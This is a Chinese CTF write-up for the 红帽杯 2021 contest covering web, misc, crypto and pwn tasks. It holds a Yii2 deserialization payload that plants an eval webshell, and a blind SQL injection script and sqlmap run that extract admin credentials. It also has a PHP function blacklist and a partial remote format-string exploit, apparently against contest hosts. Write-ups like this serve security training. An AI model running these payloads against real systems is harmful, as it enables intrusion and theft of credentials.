红帽杯–Venom–WriteUp


Web

find_it

```
[11:53:15] 200 -  381B  - /index.php
[11:53:15] 200 -  381B  - /index.php/login/
[11:53:18] 200 -   10KB - /LICENSE
[11:53:21] 200 -   14KB - /logo
[11:53:40] 200 -   84B  - /robots.txt
[11:53:42] 403 -  328B  - /server-status/
```


Pretty Raw Render \n Actions

```
1  HTTP/1.1 200 OK
2  Date: Sun, 09 May 2021 03:53:04 GMT
3  Content-Type: text/plain
4  Content-Length: 84
5  Connection: close
6  Vary: Accept-Encoding
7  Last-Modified: Sat, 08 May 2021 14:43:02 GMT
8  ETag: "54-5c1d28fb74980-gzip"
9  Accept-Ranges: bytes
10 Vary: Accept-Encoding
11 X-Via-JSL: d2f7d53,-
12 X-Cache: bypass
13
14 When I was a child,I also like to read Robots.txt
15
16 Here is what you want:1ndexx.php
17
```




```
<?php $link = mysql_connect('localhost', 'root'); ?>
<html>
<head>
    <title>Hello worldd!</title>
    <style>
    body {
        background-color: white;
        text-align: center;
        padding: 50px;
        font-family: "Open Sans","Helvetica Neue",Helvetica,Arial,sans-serif;
    }

    #logo {
        margin-bottom: 40px;
    }
    </style>
</head>
<body>
    <img id="logo" src="logo.png" />
    <h1><?php echo "Hello My freind!"; ?></h1>
    <?php if($link) { ?>
        <h2>I Can't view my php files?!</h2>
    <?php } else { ?>
        <h2>MySQL Server version: <?php echo mysql_get_server_info(); ?></h2>
    <?php } ?>
</body>
</html>
<?php

#Really easy...

$file=fopen("flag.php","r") or die("Unable 2 open!");

$I_know_you_wanna_but_i_will_not_give_you_hhh = fread($file,filesize("flag.php"));

```

```php

$hack=fopen("hack.php","w") or die("Unable 2 open");

$a=$_GET['code'];

if(preg_match('/system|eval|exec|base|compress|chr|ord|str|replace|pack|assert|preg|replace|create|function|call|\~|\^|\`|flag|cat|tac|more|tail|echo|require|include|proc|open|read|shell|file|put|get|contents|dir|link|dl|var|dump/',$a)){
    die("you die");
}
if(strlen($a)>33){
    die("nonono.");
}
fwrite($hack,$a);
fwrite($hack,$I_know_you_wanna_but_i_will_not_give_you_hhh);

fclose($file);
fclose($hack);
?>

```




```
flag{4afd7cef-709a-4b4f-a7c4-102c3b96f071}
```

---


framework


```
[12:10:18] 301 -  267B  - /css  ->  http://eci-2ze5dz17y89pklaw3xgh.cloudeci1.ichunqiu.com/css/
[12:10:25] 200 -  318B  - /favicon.ico
[12:10:32] 200 -    2KB - /index.php
[12:10:32] 200 -    2KB - /index.php/login/
[12:10:53] 200 -   23B  - /robots.txt
[12:11:10] 200 -   18MB - /www.zip

Task Completed
```

https://github.com/Maskhe/CVE-2020-15148-bypasses

https://mp.weixin.qq.com/s?__biz=MzU5MDI0ODI5MQ==&mid=2247485129&idx=1&sn=b27e3fe845daee2fb13bb9f36f53ab40&chksm=fdc066c5cab7efd3f7356c0930e4d786b8fdefa661f5eb26a2c0679c4f5ef97e5b1d4b2d9172&token=718379963&lang=zh_CN#rd


反序列化点:







```
/index.php?r=site%2Fabout&message=TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQiOjE6e3M6MzY6IgB5aWlcZGJcQmF0Y2hRdWVyeVJlc3VsdABfZGF0YVJlYWRlciI7TzoxNToiRmFrZXJcR2VuZXJhdG9yIjoxOntzOjEzOiIAKgBmb3JtYXR0ZXJzIjthOjE6e3M6NToiY2xvc2UiO2E6Mjp7aTowO086MjE6InlpaVxyZXN0XENyZWF0ZUFjdGlvbiI6Mjp7czoxMToiY2hlY2tBY2Nlc3MiO3M6NjoiczlzdGVtIjtzOjI6ImlkIjtzOjI6ImxzIjt9aToxO3M6MzoicnVuIjt9fX19
```

原来是 disable_function 里面把 system 给禁了





```
➜ phpggc git:(master) ✗ ./phpggc Yii2/RCE2 'eval($_REQUEST["ant"]);' | base64
TzoyMzoieWlpXGRiXEJhdGNoUXVlcnlSZXN1bHQiOjE6e3M6MzY6IgB5aWlcZGJcQmF0Y2hRdWVyeVJlc3VsdABfZGF0YVJlYWRlciI7TzoxNzoieWlpXHdlYlxEYlNlc3Npb24iOjE6e3M6MTM6
```

```
IndyaXRlQ2FsbGJhY2siO2E6Mjp7aTowO086MzI6InlpaVxjYWNoaW5nXEV4cHJlc3Npb25EZX
BlbmRlbmN5IjoxOntzOjEwOiJleHByZXNzaW9uIjtzOjIzOiJldmFsKCRfUkVRVUVTVFsiYW50
Il0pOyI7fWk6MTtzOjE4OiJldmFsdWF0ZURlcGVuZGVuY3kiO319fQo=
```



WebsiteManager

图片查看处有注入





```
➜  sqlmap git:(master) ✗ python sqlmap.py -u 'http://eci-2zeir5o8p6vh6eotta01.cloudeci1.ichunqiu.com/image.php?id=1*' --tamper space2mysqlblank --technique=B --level 5 --current-db
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.5.2.26#dev}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws.
 no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:19:25 /2021-05-09/

[15:19:25] [INFO] loading tamper module 'space2mysqlblank'
[15:19:25] [WARNING] tamper script 'space2mysqlblank' is only meant to be run against MySQL
custom injection marker ('*') found in option '-u'. Do you want to process it? [Y/n/q]
[15:19:26] [INFO] resuming back-end DBMS 'mysql'
[15:19:26] [INFO] testing connection to the target URL
you have not declared cookie(s), while server wants to set its own ('__jsluid_h=3518c8d96c0...452f6eb4a6'). Do you want to use those [Y/n]
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: #1* (URI)
    Type: boolean-based blind
    Title: MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause
    Payload: http://eci-2zeir5o8p6vh6eotta01.cloudeci1.ichunqiu.com:80/image.php?id=1 RLIKE (SELECT (CASE WHEN (1296=1296) THEN 1 ELSE 0x28 END))
---
[15:19:28] [WARNING] changes made by tampering scripts are not included in shown payload content(s)
[15:19:28] [INFO] the back-end DBMS is MySQL
back-end DBMS: MySQL unknown
[15:19:28] [INFO] fetching current database
[15:19:28] [WARNING] running in a single-thread mode. Please consider usage of option '--threads' for faster data retrieval
[15:19:28] [INFO] retrieved: ctf
current database: 'ctf'
[15:19:33] [INFO] fetched data logged to text files under '/Users/medicean/.sqlmap/output/eci-2zeir5o8p6vh6eotta01.cloudeci1.ichunqiu.com'
```

```python
import requests
import string

charset = ",@"+ string.digits + string.ascii_lowercase + string.ascii_uppercase

def r(s):
    s = s.replace(" ", "/**/")
    return s

sql = r("select concat(id,username,password) from users")
result = ""
for i in range(1,50):
    for c in charset:
        cc = ord(c)
        url = f"http://eci-2zeir5o8p6vh6eotta01.cloudeci1.ichunqiu.com/image.php?id=-1/**/or/**/(ascii(mid(({sql}),{i},1))={cc})"
        r = requests.get(url)
        if len(r.text) > 1024:
            result += c
            print(result)
            break
```

```
KeyboardInterrupt

[root@L1n3-Test-AliYun-HK]: /root
➜  python3 1.py
1
1a
1ad
1adm
1admi
1admin
1admin5
1admin53
1admin539
1admin5396
1admin5396d
1admin5396d7
1admin5396d7d
1admin5396d7de
1admin5396d7de7
1admin5396d7de77
1admin5396d7de771
1admin5396d7de771d
1admin5396d7de771d5
1admin5396d7de771d5d
1admin5396d7de771d5d6
1admin5396d7de771d5d61
1admin5396d7de771d5d615
1admin5396d7de771d5d6150
1admin5396d7de771d5d61505
1admin5396d7de771d5d61505b
1admin5396d7de771d5d61505b8
```

账户admin 密码5396d7de771d5d61505b8直接ssrf 用file协议读flag






Misc

签到

EBCDIC编码

解题思路




Crypto

primegame

近似原题，拿过来稍微修改一下就可以了

https://github.com/pcw109550/write-up/blob/master/2020/KAPO/Baby_Bubmi/



flag{715c39c3-1b46-4c23-8006-27b43eba2446}

hpcurve

```
import itertools
import struct

p = 10000000000000001119
R.<x> = GF(p)[]
y=x
f = y + y^7
C = HyperellipticCurve(f, 0)
J = C.jacobian()
Ds = [J(C(x, min(f(x).sqrt(0,1)))) for x in (11,22,33)]

enc = bytes.fromhex('66def695b20eeae3141ea80240e9bc7138c8fc5aef20532282944ebbbad76a6e17446e92de5512091fe81255eb34a0e22a86a090e25dbbe3141aff0542f5')
print(len(enc))
known_pt = 'aaaaaaaaaaaaaaaaaaaaflag'.encode()

rng_output = bytes(e^^m for e,m in zip(enc, known_pt))

blocks = [rng_output[i:i+8] for i in range(0, len(rng_output), 8)]
ui = [int.from_bytes(r, 'little') for r in blocks]
print(ui)
u = x^3 + ui[2]*x^2 + ui[1]*x + ui[0]

L = GF(p).algebraic_closure()
roots = [r[0] for r in u.change_ring(L).roots()]

RR.<zz> = PolynomialRing(L)
v = RR.lagrange_polynomial([(xi, f(xi).sqrt()) for xi in roots])
vi = [v.coefficients()[i].as_finite_field_element()[1] for i in range(3)]
vi = [(int(-c), int(c)) for c in vi]
# print(vi)

for rs in itertools.product(*vi):

    print(rs)
    q = struct.pack('<'+'Q'*len(rs), *rs)

    flag = bytes(k^^m for k,m in zip(rng_output+q, enc))
    print(flag)
```

插值找到

```
[9406735202825780999, 1215277151449350005, 4986131889746979161]
(6799504737297016313, 4413307456031713654, 9350413817117071737)
b'aaaaaaaaaaaaaaaaaaaaflag{1b82f60a-43ab-4f18-8ccc' // 目标
```

```
(6799504737297016313, 4413307456031713654, 649586182882929382)
b'aaaaaaaaaaaaaaaaaaaaflag{1b82f60a-43ab-4\xf9\xc2\xafD\xda\xff\xa3\xeb'
(6799504737297016313, 5586692543968287465, 9350413817117071737)
b'aaaaaaaaaaaaaaaaaaaaflag{1b82f60\xfe\xde\xe3z\x9a\xbe\x95Df18-8ccc'
(6799504737297016313, 5586692543968287465, 649586182882929382)
b'aaaaaaaaaaaaaaaaaaaaflag{1b82f60\xfe\xde\xe3z\x9a\xbe\x95D\xf9\xc2\xafD\
xda\xff\xa3\xeb'
(3200495262702984806, 4413307456031713654, 9350413817117071737)
b'aaaaaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00Ba-43ab-4f18-8ccc'
(3200495262702984806, 4413307456031713654, 649586182882929382)
b'aaaaaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00Ba-43ab-
4\xf9\xc2\xafD\xda\xff\xa3\xeb'
(3200495262702984806, 5586692543968287465, 9350413817117071737)
b'aaaaaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00B\xfe\xde\xe3z\x9a\x
be\x95Df18-8ccc'
(3200495262702984806, 5586692543968287465, 649586182882929382)
b'aaaaaaaaaaaaaaaaaaaaflag\xe4\xca\xf5\xbd\xc6\xa6\x00B\xfe\xde\xe3z\x9a\x
be\x95D\xf9\xc2\xafD\xda\xff\xa3\xeb'
```

还原信息

```
keys = struct.pack("<QQQQQQ",9406735202825780999, 1215277151449350005,
4986131889746979161,6799504737297016313, 4413307456031713654,
9350413817117071737)
# print(keys)
enc =
bytes.fromhex('66def695b20eeae3141ea80240e9bc7138c8fc5aef20532282944ebbbad
76a6e17446e92de5512091fe81255eb34a0e22a86a090e25dbbe3141aff0542f5')
leng = len(keys)
keys = list(keys)
flag = ""
enc = list(enc)
for i in range(len(enc)):
    flag += chr(keys[i%leng]^^enc[i])
print(flag)
// flag{1b82f60a-43ab-4f18-8ccc-97d120aae6fc}
```

Pwn

parserparser

content-length=-1时有格式化字符串漏洞

```
from pwn import *
from urllib import quote
context.log_level = 'debug'
#p = process("./chall")
p = remote("47.105.94.48", 12435)
libc = ELF("./libc-2.27.so")
```

```
code = '''GET / HTTP/1.0
Content-Length:-1

%p-%15$p-%211$p
'''

p.send(code)
p.recvuntil("> ")
stack = int(p.recv(14), 16)
p.recvuntil("-")
pie = int(p.recv(14), 16)
p.recvuntil("-")
libc.address = int(p.recv(14), 16)-0x7ffff7a05b97+0x7ffff79e4000
ret_addr = stack - 0x7fffffffd8bf + 0x7fffffffdec8
one = libc.address + 0x10a45c
